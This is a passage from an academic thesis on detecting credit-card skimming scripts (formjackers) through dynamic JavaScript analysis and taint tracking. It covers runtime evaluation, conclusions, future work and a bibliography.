Concluding, data exfiltration may be used to detect formjackers. The given implementation satisfies as a proof-of-concept, but the number of implementation issues we identify suggests it should, however, be tested more thoroughly and improved upon. Finally, a major unsolved challenge is to identify malicious intent in data exfiltration, both exfiltration to a third party *without* malicious intent, and to a first-party *with* malicious intent.

7.3. Reliability and Performance
Finally, we evaluate the reliability and runtime performance of the implemented instrumentation. We discuss our methodology, the performance in terms of measured runtime, and finally the reliability by identifying why certain analysis profiles are not retrieved.

7.3.1. Methodology
We randomly select a set of 250 URLs from the Alexa Top 1000 and crawl them three times. Once without any instrumentation enabled, once with the native API usage monitoring enabled, and once with both native API usage monitoring and data exfiltration detection enabled. The uninstrumented page visit terminates immediately after the 'load' event. This is the point where, with instrumentation enabled, the formjacker triggering process would have started.

7.3.2. Runtime Performance
Figure 7.2 shows a comparison between the three crawls in terms of runtime performance and instrumentation failures. The median page load time increases by 25% from 1.7 s to 2.1 s with native API usage monitoring. We, therefore, conclude that the combined overhead of the implemented payment page simulation, formjacker triggering, and prototype patching is small.

With data exfiltration detection enabled, the median page load time increases by 555% from 1.7 s to 11.1 s. This overhead is significant and may be explained by the fact that relatively costly source code rewriting operations are applied. At 11 seconds per URL, the overhead may still be deemed to be within reasonable bounds.

7.3.3. Reliability
In accordance with prior results, we find that the implementation is not perfect. In combination with native API monitoring, we are able to retrieve an analysis profile for 85% of the URLs. Figure 7.2 shows that compared to the baseline, about half of the failing 15% is caused by the instrumentation.

The other half are issues that are not directly caused by the instrumentation. These include CAPTCHAs and servers that are not responding in time (‘aborted’), or very slowly (‘timeout’).

The figure also shows that the data exfiltration detection fails more frequently: an analysis profile is retrieved in about 69% of the cases. Comparing the type of errors with the baseline, three categories of errors may be attributed to the API or exfiltration instrumentation: destroyed execution contexts (+8), timeouts (+46), and RangeErrors (+10). Thus, in 26% of the URLs, an analysis profile is not retrieved as a direct result of instrumentation failure.

These issues highlight that the implementation may be improved upon in terms of reliability. A major improvement may be made by retrieving an analysis profile just before the timeout expires. However, to prevent timeouts the underlying issues have to be tackled. For one, the source code rewriting process is a relatively time-consuming task. Furthermore, as we have seen before in section 7.2.3, unintended interaction of the instrumentation with the page can cause the page to hang indefinitely. The RangeError (‘Maximum call stack size exceeded’) is a more specific example of this issue.

The destroyed execution contexts may be placed in the same category. The formjacker triggering process may be responsible for them, as this process blindly calls callbacks. Some of them may trigger an unexpected navigation and Puppeteer appears to be unable to deal with them.



Figure 7.2: Comparison between three crawls of 250 URLs in terms of runtime performance and instrumentation failures. The left figure shows a boxplot of all page visits per instrumentation type. Its y-axis has been limited for readability; some fraction would have been visible between 90 seconds and the page timeout of 120 seconds. The right figure shows the number of URLs where some ‘fatal’ failure occurs, i.e. where we are (or would be, without any instrumentation) unable to retrieve an analysis profile.

7.4. Discussion

In chapter 5 we formulated three requirements for our formjacking detection solution: elicit malicious behavior in formjackers, retrieve a dynamic analysis profile from which it is possible to infer the presence of formjackers, and do so with low runtime overhead.

A runtime analysis of the native API usage monitoring shows that the proposed payment page simulation, formjacker triggering, and prototype patching incur a low median overhead of 25%. Although it is possible to find formjackers using the proposed indicators, a significant fraction of the indicators are also found within a benign context. As an exception, the ‘Firebug’ indicator appears to correlate

well with the presence of formjackers, but on itself, it offers only a narrow view within the wide range of formjackers that may be constructed. Furthermore, we note that, in general, an indicator-based approach may be suboptimal given our objective to enable a large-scale survey, as it does not provide concrete proof as to the presence of formjackers.

Although the proposed steps to elicit malicious behavior in formjackers incur a low overhead, the implementation is not perfect: two problems prohibit malicious behavior from surfacing on roughly one-third of the studied URLs. First, we stumble upon a class of 'greedy' formjackers and we are unable to adequately match their expectations with respect to page content. Similarly, we find a class of formjackers where the formjacker triggering process fails because it does not behave sufficiently 'human-like'. We propose a solution for the latter but have to note that resolving the issue with greedy formjackers is difficult within the proposed concept of payment page simulation.

On most of the URLs where eliciting malicious behavior succeeds and the formjacker is not (partially) offline or faulty, the data exfiltration detection is able to prove the existence of a formjacker. This holds for roughly one-third of the surveyed URLs. Where data exfiltration detection fails, the issue is either that the tainting instrumentation is incomplete, a detection evasion-related client-side check fails, or that the analysis profile fails to be retrieved. Largely, the underlying problem is that we are applying source code rewriting: a tricky and runtime inefficient task. On the other hand, this also means there is room for improvement: the issues may be resolved by iterating on the implementation, or by switching to an out-of-band tainting solution.

More fundamentally, data exfiltration detection suffers from two issues that may be more problematic to resolve. Because a successful data exfiltration is a prerequisite for data exfiltration detection, the roughly one-third of the surveyed formjackers that are either partially offline or faulty, is problematic. Furthermore, although only on one URL, we find a formjacker that is performing first-party exfiltration. We note that identifying malicious intent in this class of formjackers is challenging.

Data exfiltration detection has two strong feats that allow it to scale well. First, it allows fully automated identification of formjackers. Second, conceptually, the identification of formjackers is independent of how the formjacker is constructed because it ties into the required data exfiltration step. In practice, however, we detect only one-third of the surveyed formjackers. We, therefore, regard our implementation more of a proof of concept that highlights limitations of data exfiltration detection, and dynamic analysis to detect formjackers in general.

8

Conclusion

Because at least hundreds of thousands of people have fallen victim to online credit card skimming in the past few years, we argued in the introduction that a comprehensive study into the prevalence and inner workings of formjackers on the web would be of great value. We also identified that the groundwork for such a study, a general-purpose and scalable detection solution for formjackers, seems to be missing. We proposed dynamic analysis of client-side JavaScript as a possible solution. In this chapter, we will discuss our findings, answer the research questions as stipulated in the introduction and make some suggestions regarding future work.

8.1. Discussion

As noted before, the first major challenge in subjecting formjackers to dynamic analysis is bringing their malicious behavior to the surface. In this section, we will first discuss our solution for this issue. Then, we will cover our findings concerning the feasibility of using dynamic analysis as a detection solution for formjackers.

8.1.1. Eliciting Malicious Behavior

As an answer to research question 1 as to *which conditions have to be satisfied to elicit malicious behavior in formjackers*, we concluded that when visiting a website under investigation, four points are important. First, one must visit the right page, in our case the payment page. Then, one must do so sufficiently stealthy and avoid triggering any detection evasion tripwires in the form of front-end or back-end checks. And finally, one requires a human or interactive component: the page must contain the right content and any asynchronous callbacks must be executed. In practice, however, we make some trade-offs regarding the fulfillment of these requirements. We discuss them here.

Visiting the Right Page

We do not visit the payment page, because in general, this would be difficult and slow. In some cases, such an approach would even be unfeasible at scale due to login procedures. Instead, we target the cart page, introducing the limitation that formjackers that are solely attached to a single page may remain unnoticed.

Stealth

Regarding stealth, we opt for automating a ‘full-fledged’ web browser. This is an important step in ‘behaving like a normal web browser’. We also spoof the referrer and window.location. Furthermore, we identify various methods to perform debugger detection and implement countermeasures where necessary. Although we believe this to be a major contribution, it does not make the crawler completely stealthy. As we are resorting to in-band instrumentation and we are not actively trying to hide the modifications, our instrumentation is visible from client-side JavaScript.

Then, we are spoofing the window.location property, but have to resort to a ‘best effort’ guess in regard to some JavaScript operations, such as ‘strict equals’. Additionally, other properties aside from ‘location’ may give away the page’s URL. For those, we are not performing such as guess.

Finally, we are using Chromium in a ‘headless’ configuration to spare resources. We are only doing the very minimum, such as spoofing the user agent, to avoid the headless browser from being detected. That said, many of these limitations have not been observed to be actively exploited in our analysis of real-world formjackers.

Content

To fulfill the formjacker’s expectations with respect to the page’s content, we implement multi-step DOM injection. We try to predict the expectations of the formjacker by looking at the DOM queries it is making. When it queries for an element that does not exist yet, we inject it, maintaining the structural expectations by looking at the parent node. Unfortunately, DOM queries do not always fully portray the expectations of a formjacker. A major issue is the injection of the wrong type of element, causing ‘undefined properties’. We resolve this by spoofing those properties on the prototype of the elements.

A yet unsolved issue is the class of ‘greedy’ formjackers, which we observe in our sample of real-world formjackers. The formjacker uses a very general query to retrieve a selection of elements from the page, expecting specific elements to be present. This general query does not supply sufficient information for us to accurately predict the expectation of the formjacker.

The formjacker’s expectations in regard to the data inside those elements is an additional challenge. We resort to the simple tactic of returning some valid credit card number whenever the value of some input-like field inside the page is queried. This may fail if the formjacker is performing extensive validation. In practice, we have only observed very minimal data validation, where this strategy was sufficient. We do find, however, that our implementation ignores the role time plays in normal user interaction with a webpage. In our approach, all fields appear to the formjacker to be pre-filled, not changing in time, which has shown to be insufficient, at times.

Asynchronous Callbacks

Finally, to execute asynchronous callbacks we implement ‘formjacker triggering’. Instead of a slow and cumbersome interaction with the page, we directly execute those callbacks, almost completely removing any timeout-related delays. However, the formjacker analysis in chapter 7 showed that this approach may be too simplistic in some cases: callbacks may have to be executed more than once. Although this has not been observed in our formjacker sample, it may also be necessary to maintain the original order in which the callbacks would have been executed. Finally, to directly execute these callbacks, we are mimicking the event object. This simulated event object may be incomplete. As an example, we are omitting the ‘data’ property.

8.1.2. Dynamic Analysis as a Detection Solution

To figure out an answer to research question 2, as *to what extent it is feasible to apply dynamic analysis to detect formjackers*, we implement two types of dynamic analysis. First, we explore monitoring native API usage and conclude that given the chosen indicators, this approach would be insufficient due to the large number of false positives and the resulting required manual analysis. Although this result may certainly be improved, we note that the lack of proof that a script is indeed a formjacker is a fundamental limitation of an indicator-based approach.

Instead, we explore a second type of dynamic analysis and implement data exfiltration detection that should provide this proof. We implement support for on-the-fly source code rewriting to add support for taint propagation to JavaScript. We show that by tainting values retrieved from input-like fields, it is possible to detect data exfiltration in formjackers.

To what extent it is feasible to detect formjackers using this type of dynamic analysis, depends on how well it works in terms of false positives and false negatives, and on the scalability of the solution. We do not identify any false positives but find quite a number of undetected formjackers. The main issue is that the given implementation is not perfect: is it incomplete and does not cover taint propagation in all scenarios. Additionally, as it is an in-band implementation the instrumentation can be, and is, detected by malicious JavaScript.

As we believe these issues to be solvable by improving upon the implementation, the feasibility largely depends on the fundamental question as to whether malicious intent can be proven from a detected data exfiltration. We find illegitimate exfiltration to first-party domains and theorize that benign exfiltration to third-party domains may exist as well.

Finally, as a general limitation of dynamic analysis, a formjacker must be largely functional to be detected. Worse, data exfiltration detection requires the formjacker to be fully functional. It seems a non-negligible portion of formjackers is not. Unfortunately, these types of infections will fly under the radar of the dynamic detection solution, as proposed here.

In summary, as a concept, it is most certainly possible to detect formjackers using dynamic analysis. We have shown that by applying taint analysis, data exfiltration may be detected. In many cases, such an exfiltration also implies the presence of a formjacker. Additionally, we have shown that the detection mechanism scales well: it is fast and automated. And although our implementation is not perfect, we believe the issues not to be fundamental problems of the concept, but rather solvable ones. Yet, there remain some fundamental limitations of the proposed approach, making it impossible to detect all formjackers. Identifying malicious intent is often, but not always, possible. As such we wish to conclude that, albeit with some blind spots, it is feasible to detect formjackers using dynamic analysis.

8.2. Future Work

As mentioned in the introduction, our overarching research goal is to lay the groundwork for an internet-scale study of formjacking on the web. We would propose the following steps to expand on this foundation to enable such a study.

Robustness

First, improving the robustness of the detection solution. Because the data exfiltration detection depends on a successful exfiltration, every formjacker phase in-between must successfully complete. Our analysis shows that too frequently this is not the case. For the data extraction phase, for one, to be successfully completed more frequently, the expectations of the formjacker must be better predicted by solving the ‘greedy’ issue. Then, the process to trigger the asynchronous parts of the formjacker should be improved upon by more closely following a ‘normal’ payment process. Either by falling back on really interacting with the page to fill out the required forms or by better mimicking this process by considering the ‘normal’ sequence of events. Furthermore, the tainting instrumentation should be extended to support syntax and native functions that may be present in formjackers. Ideally, implementing full support to make sure every taint is propagated. And finally, the detection solution should be tested with a larger body of real-world websites and improved upon with respect to unintentional interaction with them.

Instead of improving the current implementation, a (partial) re-implementation could be considered. To some extent, an out-of-band implementation may be better suited to avoid that malicious JavaScript is able to detect the instrumentation. Especially an out-of-band tainting solution would be useful, as such an implementation does not require manually identifying and patching native functions, individually.

Comprehensiveness

Then, improving the comprehensiveness of the detection solution: catching every last formjacker. On the client side, the challenge is identifying malicious intent in first-party data exfiltration. Then, solving the ‘fundamental issues’ to our approach may be useful. These are the ‘dysfunctional’, the ‘payment page’, the back-end, and the externally injected formjackers. These variants require different approaches, if detectable at scale at all. Future work may benefit from combining different approaches.

Scale

And finally, we envision scaling up and performing a large-scale crawl to study the prevalence of formjacking on the web. We wish for the used techniques to be identified and understood by studying the collected formjackers and for infections to be followed closely by repeated measurements. We hope this may shed some light on the digital health of the e-commerce ecosystem as a whole and contribute to its improvement in the long term.

Bibliography

[1] SeleniumHQ Browser Automation. https://www.selenium.dev/, 2020. [Online; accessed 16-October-2020].

[2] Gunes Acar, Marc Juarez, Nick Nikiforakis, Claudia Diaz, Seda Gürses, Frank Piessens, and Bart Preneel. FPDetective: dusting the web for fingerprinters. In *Proceedings of the 2013 ACM SIGSAC conference on Computer & communications security - CCS '13*, pages 1129–1140, Berlin, Germany, 2013. ACM Press. ISBN 9781450324779. doi: 10.1145/2508859.2516674. URL http://dl.acm.org/citation.cfm?doid=2508859.2516674.

[3] Gunes Acar, Christian Eubank, Steven Englehardt, Marc Juarez, Arvind Narayanan, and Claudia Diaz. The Web Never Forgets: Persistent Tracking Mechanisms in the Wild. In *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security - CCS '14*, pages 674–689, Scottsdale, Arizona, USA, 2014. ACM Press. ISBN 9781450329576. doi: 10.1145/2660267.2660347. URL http://dl.acm.org/citation.cfm?doid=2660267.2660347.

[4] Acorn. acorn/acorn at master · acornjs/acorn · GitHub. https://github.com/acornjs/acorn/tree/master/acorn, 2020. [Online; accessed 28-October-2020].

[5] Gemini Advisory. "Keeper" Magecart Group Infects 570 Sites – Gemini Advisory. https://geminiadvisory.io/keeper-magecart-group-infects-570-sites/, 2020. [Online; accessed 09-December-2020].

[6] Babel. GitHub - babel/babel: Babel is a compiler for writing next generation JavaScript. https://github.com/babel/babel, 2020. [Online; accessed 27-October-2020].

[7] Hugo L. J. Bijmans, Tim M. Booij, and Christian Doerr. Just the tip of the iceberg: Internet-scale exploitation of routers for cryptojacking. In *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*, CCS '19, page 449–464, New York, NY, USA, 2019. Association for Computing Machinery. ISBN 9781450367479. doi: 10.1145/3319535.3354230. URL https://doi.org/10.1145/3319535.3354230.

[8] Rob Blackbourn. GitHub - rob-blackbourn/jetblack-operator-overloading: A babel plugin for operator overloading in JavaScript. https://github.com/rob-blackbourn/jetblack-operator-overloading, 2020. [Online; accessed 27-October-2020].

[9] Eric Brandel. Affable Kraut on Twitter. https://twitter.com/affablekraut/status/1174933081792188416, 2019. [Online; accessed 14-October-2020].

[10] Eric Brandel. Affable Kraut on Twitter. https://twitter.com/AffableKraut/status/1234347507959959552, 2020. [Online; accessed 12-October-2020].

[11] Eric Brandel. Affable Kraut on Twitter. https://twitter.com/affablekraut/status/1259394954457239558, 2020. [Online; accessed 21-September-2020].

[12] Quan Chen and Alexandros Kapravelos. Mystique: Uncovering Information Leakage from Browser Extensions. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, pages 1687–1700, Toronto Canada, January 2018. ACM. ISBN 9781450356930. doi: 10.1145/3243734.3243823. URL https://dl.acm.org/doi/10.1145/3243734.3243823.

[13] Charles Curtsinger, Benjamin Livshits, Benjamin Zorn, and Christian Seifert. Zozzle: Low-overhead mostly static javascript malware detection, 2011.

[14] Anupam Das, Gunes Acar, Nikita Borisov, and Amogh Pradeep. The web's sixth sense: A study of scripts accessing smartphone sensors. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, CCS '18, page 1515–1532, New York, NY, USA, 2018. Association for Computing Machinery. ISBN 9781450356930. doi: 10.1145/3243734.3243860. URL https://doi.org/10.1145/3243734.3243860.

[15] Willem de Groot. Widespread credit card hijacking discovered. https://gwillem.gitlab.io/2015/11/17/widespread-credit-card-hijacking-discovered/, 2015. [Online; accessed 21-September-2020].

[16] Willem de Groot. 5900 online stores found skimming [analysis]. https://gwillem.gitlab.io/2016/10/11/5900-online-stores-found-skimming/, 2016. [Online; accessed 21-September-2020].

[17] Willem de Groot. Visbot malware found on 6691 stores [analysis]. https://gwillem.gitlab.io/2016/12/01/visbot-malware-on-6691-stores-analysis/, 2016. [Online; accessed 21-September-2020].

[18] Willem de Groot. magento-malware-scanner/firebug-detector.html at a22856263274760745cc8fe7d1eee19beacf2ae5 · gwillem/magento-malware-scanner · GitHub. https://github.com/gwillem/magento-malware-scanner/blob/a22856263274760745cc8fe7d1eee19beacf2ae5/corpus/frontend/firebug-detector.html, 2017. [Online; accessed 12-October-2020].

[19] Willem de Groot. Merchants struggle with MageCart reinfections. https://gwillem.gitlab.io/2018/11/12/merchants-struggle-with-magecart-reinfections/, 2018. [Online; accessed 21-September-2020].

[20] Willem de Groot. A Google Analytics thief uncovered. https://gwillem.gitlab.io/2018/09/06/fake-google-analytics-malware/, 2018. [Online; accessed 21-September-2020].

[21] Willem de Groot. Advanced sabotage among competing Magecart factions. https://gwillem.gitlab.io/2018/11/20/warring-magecart-factions/, 2018. [Online; accessed 21-September-2020].

[22] Willem de Groot. GitHub - gwillem/magento-malware-scanner: Scanner, signatures and the largest collection of Magento malware. https://github.com/gwillem/magento-malware-scanner, 2018. [Online; accessed 04-January-2021].

[23] Mohan Dhawan and Vinod Ganapathy. Analyzing information flow in javascript-based browser extensions. In *Proceedings of the 2009 Annual Computer Security Applications Conference*, ACSAC '09, page 382–391, USA, 2009. IEEE Computer Society. ISBN 9780769539195. doi: 10.1109/ACSAC.2009.43. URL https://doi.org/10.1109/ACSAC.2009.43.

[24] Discord Inc. 9b57712c32e3678b033b.js. https://discord.com/assets/9b57712c32e3678b033b.js, 2021. [Online; accessed 18-February-2021].

[25] Tim Disney. GitHub - disnet/sweet-virtual-values: Extends the JavaScript Proxy API to primitive values. https://github.com/disnet/sweet-virtual-values, 2014. [Online; accessed 27-October-2020].

[26] DuckDuckGo. GitHub - duckduckgo/tracker-radar-collector: Modular, multithreaded, puppeteer-based crawler. https://github.com/duckduckgo/tracker-radar-collector, 2020. [Online; accessed 15-May-2020].

[27] DuckDuckGo. tracker-radar-collector/crawler.js at 9a6ee5e3b2281da173ef8d7cacd919a67d56bd80 · duckduckgo/tracker-radar-collector · GitHub. https://github.com/duckduckgo/tracker-radar-collector/blob/9a6ee5e3b2281da173ef8d7cacd919a67d56bd80/crawler.js#l132, 2020. [Online; accessed 05-June-2020].

[28] Konrad Dzwinel. DevTools Undocked · Issue #15 · sindresorhus/devtools-detect · GitHub. https://github.com/sindresorhus/devtools-detect/issues/15#issuecomment-355791374, 2018. [Online; accessed 25-April-2020].

[29] Steven Englehardt and Arvind Narayanan. Online tracking: A 1-million-site measurement and analysis. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, CCS '16, pages 1388–1401, New York, NY, USA, 2016. ACM. ISBN 978-1-4503-4139-4. doi: 10.1145/2976749.2978313. URL http://doi.acm.org/10.1145/2976749.2978313.

[30] Shayan Eskandari, Andreas Leoutsarakos, Troy Mursch, and Jeremy Clark. A First Look at Browser-Based Cryptojacking. In *2018 IEEE European Symposium on Security and Privacy Workshops (EuroS&PW)*, pages 58–66, London, April 2018. IEEE. ISBN 9781538654453. doi: 10.1109/EuroSPW.2018.00014. URL https://ieeexplore.ieee.org/document/8406561/.

[31] Karina Filjan. The Noun Project: Karina. https://thenounproject.com/karinafiljan77/, 2020. [Online; accessed 19-November-2020].

[32] Firebug. GitHub - firebug/firebug: Web Development Evolved - The Firebug you have known and loved. https://github.com/firebug/firebug, 2017. [Online; accessed 12-October-2020].

[33] OpenJS Foundation. Node.js. https://nodejs.org/en/, 2020. [Online; accessed 22-December-2020].

[34] Sergiu Gatlan. Hackers Inject Magecart Card Skimmer in Forbes' Subscription Site. https://www.bleepingcomputer.com/news/security/hackers-inject-magecart-card-skimmer-in-forbes-subscription-site/, 2019. [Online; accessed 07-December-2020].

[35] Sergiu Gatlan. Automated Magecart Campaign Hits Over 960 Breached Stores. https://www.bleepingcomputer.com/news/security/automated-magecart-campaign-hits-over-960-breached-stores/, 2019. [Online; accessed 07-December-2020].

[36] GiveWP. give.js. https://givewp.com/wp-content/plugins/give/assets/dist/js/give.js?ver=2.8.0, 2020. [Online; accessed 29-October-2020].

[37] Google, Inc. adsbygoogle.js. https://pagead2.googlesyndication.com/pagead/js/adsbygoogle.js, 2020. [Online; accessed 19-October-2020].

[38] Google, Inc. Chrome DevTools Protocol. https://chromedevtools.github.io/devtools-protocol/, 2020. [Online; accessed 16-October-2020].

[39] Google, Inc. html_tag_names.json5 - Chromium Code Search. https://source.chromium.org/chromium/chromium/src/+/master:third_party/blink/renderer/core/html/html_tag_names.json5, 2020. [Online; accessed 21-October-2020].

[40] Google, Inc. window.idl - Chromium Code Search. https://source.chromium.org/chromium/chromium/src/+/master:third_party/blink/renderer/core/frame/window.idl, 2020. [Online; accessed 19-October-2020].

[41] Eli Grey. javascript - Find out whether Chrome console is open - Stack Overflow. https://stackoverflow.com/questions/7798748/find-out-whether-chrome-console-is-open/48135535#48135535, 2018. [Online; accessed 25-April-2020].

[42] Guya. javascript - Find out whether Chrome console is open - Stack Overflow. https://stackoverflow.com/questions/7798748/find-out-whether-chrome-console-is-open/24327093#24327093, 2014. [Online; accessed 25-April-2020].

[43] Nanki Haruo. use estraverse. by nanki · Pull Request #16 · codalien/operator-overloading-js · GitHub. https://github.com/codalien/operator-overloading-js/pull/16, 2020. [Online; accessed 28-October-2020].

[44] Jordan Herman and Mia Ihm. MakeFrame: Magecart Group 7's Latest Skimmer | RiskIQ. https://www.riskiq.com/blog/labs/magecart-makeframe/, 2020. [Online; accessed 21-September-2020].

[45] Geng Hong, Zhemin Yang, Sen Yang, Lei Zhang, Yuhong Nan, Zhibo Zhang, Min Yang, Yuan Zhang, Zhiyun Qian, and Haixin Duan. How you get shot in the back: A systematical study about cryptojacking in the real world. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, CCS '18, page 1701–1713, New York, NY, USA, 2018. Association for Computing Machinery. ISBN 9781450356930. doi: 10.1145/3243734.3243840. URL https://doi.org/10.1145/3243734.3243840.

[46] Nav Jagpal, Eric Dingle, Jean-Philippe Gravel, Panayiotis Mavrommatis, Niels Provos, Moheeb Abu Rajab, and Kurt Thomas. Trends and lessons from three years fighting malicious extensions. In *24th USENIX Security Symposium (USENIX Security 15)*, pages 579–593, Washington, D.C., August 2015. USENIX Association. ISBN 978-1-939133-11-3. URL https://www.usenix.org/conference/usenixsecurity15/technical-sessions/presentation/jagpal.

[47] Sam Jenkins. DIY Tool Website Greenworks Hacked by Self-Destructing Web-Skimmer | RapidSpike. https://www.rapidspike.com/blog/diy-tool-website-greenworks-hacked-by-self-destructing-web-skimmer/, 2020. [Online; accessed 21-December-2020].

[48] Rommel Joven. Over 185,000 Payment Card Details Stolen by MageCart . https://www.fortinet.com/blog/threat-research/payment-card-details-stolen-magecart, 2019. [Online; accessed 09-December-2020].

[49] jQuery Foundation, Inc. jQuery 1.11.1. https://code.jquery.com/jquery-1.11.1.js, 2014. [Online; accessed 19-October-2020].

[50] jQuery Foundation, Inc. GitHub - jquery/esprima: ECMAScript parsing infrastructure for multipurpose analysis. https://github.com/jquery/esprima/, 2020. [Online; accessed 28-October-2020].

[51] jQuery Foundation, Inc. jQuery 3.5.1. https://code.jquery.com/jquery-3.5.1.js, 2020. [Online; accessed 19-October-2020].

[52] Jordan Jueckstock and Alexandros Kapravelos. VisibleV8: In-browser Monitoring of JavaScript in the Wild. In *Proceedings of the Internet Measurement Conference*, pages 393–405, Amsterdam Netherlands, October 2019. ACM. ISBN 9781450369480. doi: 10.1145/3355369.3355599. URL https://dl.acm.org/doi/10.1145/3355369.3355599.

[53] Prakasam Kannan, Thomas Austin, Mark Stamp, Tim Disney, and Cormac Flanagan. Virtual values for taint and information flow analysis. In *Workshop on Meta-Programming Techniques and Reflection (META 2016)*, 2016.

[54] Scott Kaplan, Charles Curtsinger, Benjamin Livshits, Benjamin Zorn, and Christian Seifert. "NOFUS : Automatically Detecting" + String.fromCharCode(32) + "ObFuSCateD ".toLowerCase() + "JavaScript Code", 2011.

[55] Alexandros Kapravelos, Chris Grier, Neha Chachra, Christopher Kruegel, Giovanni Vigna, and Vern Paxson. Hulk: Eliciting malicious behavior in browser extensions. In *Proceedings of the 23rd USENIX Conference on Security Symposium*, SEC'14, page 641–654, USA, 2014. USENIX Association. ISBN 9781931971157.

[56] Arthur Khashaev. GitHub - Invizory/taintflow: TaintFlow, a framework for JavaScript dynamic information flow analysis. https://github.com/Invizory/taintflow, 2020. [Online; accessed 27-October-2020].

[57] Yonathan Klijnsma. The British Airways Breach: How Magecart Claimed 380,000 Victims | RiskIQ. https://www.riskiq.com/blog/labs/magecart-british-airways-breach/, 2018. [Online; accessed 07-December-2020].

[58] Yonathan Klijnsma. Magecart Group Breaches Websites Via Misconfigured Amazon S3 Buckets | RiskIQ. https://www.riskiq.com/blog/labs/magecart-amazon-s3-buckets/, 2019. [Online; accessed 07-December-2020].

[59] Yonathan Klijnsma. Another Victim of the Magecart Assault Emerges: Newegg | RiskIQ. https://www.riskiq.com/blog/labs/magecart-newegg/, 2019. [Online; accessed 07-December-2020].

[60] Yonathan Klijnsma and Jordan Herman. Inside and Beyond Ticketmaster: the Many Breaches of Magecart | RiskIQ. https://www.riskiq.com/blog/labs/magecart-ticketmaster-breach/, 2018. [Online; accessed 07-December-2020].

[61] Yonathan Klijnsma, Vitali Kremez, and Jordan Herman. Inside Magecart: Profiling the Groups Behind the Front Page Credit Card Breaches and the Criminal Underworld that Harbors Them. https://www.riskiq.com/research/inside-magecart/, 2018. [Online; accessed 13-March-2020].

[62] Sebastian Lekies, Ben Stock, and Martin Johns. 25 million flows later: large-scale detection of DOM-based XSS. In *Proceedings of the 2013 ACM SIGSAC conference on Computer & communications security - CCS '13*, pages 1193–1204, Berlin, Germany, 2013. ACM Press. ISBN 9781450324779. doi: 10.1145/2508859.2516703. URL http://dl.acm.org/citation.cfm?doid=2508859.2516703.

[63] Codalien Technologies Pvt Ltd. GitHub - codalien/operator-overloading-js: Simple Operator overloading library for JS. https://github.com/codalien/operator-overloading-js, 2015. [Online; accessed 27-October-2020].

[64] Arunesh Mathur, Gunes Acar, Michael J. Friedman, Elena Lucherini, Jonathan Mayer, Marshini Chetty, and Arvind Narayanan. Dark patterns at scale: Findings from a crawl of 11k shopping websites. *Proc. ACM Hum.-Comput. Interact.*, 3(CSCW):81:1–81:32, November 2019. ISSN 2573-0142. doi: 10.1145/3359183. URL http://doi.acm.org/10.1145/3359183.

[65] Jonathan R. Mayer and John C. Mitchell. Third-party web tracking: Policy and technology. In *2012 IEEE Symposium on Security and Privacy*, pages 413–427, 2012. doi: 10.1109/SP.2012.47.

[66] William Melicher, Anupam Das, Mahmood Sharif, Lujo Bauer, and Limin Jia. Riding out DOMsday: Towards Detecting and Preventing DOM Cross-Site Scripting. In *Proceedings of the 25th Network and Distributed System Security Symposium (NDSS)*, 2018.

[67] Mozilla. Document Object Model (DOM) - Web APIs | MDN. https://developer.mozilla.org/en-US/docs/Web/API/Document_Object_Model, 2020. [Online; accessed 03-December-2020].

[68] Mozilla. this - JavaScript | MDN. https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Operators/this, 2020. [Online; accessed 21-October-2020].

[69] Mozilla. GitHub - mozilla/OpenWPM: A web privacy measurement framework. https://github.com/mozilla/openwpm, 2020. [Online; accessed 07-October-2020].

[70] Mozilla. Proxy - Web technology for developers | MDN. https://developer.mozilla.org/en-us/docs/web/javascript/reference/global_objects/proxy, 2020. [Online; accessed 06-March-2020].

[71] Jonathan Neal. GitHub - jonathantneal/dom-create-node: Creates DOM Nodes from a CSS Selectors. https://github.com/jonathantneal/dom-create-node, 2020. [Online; accessed 13-March-2020].

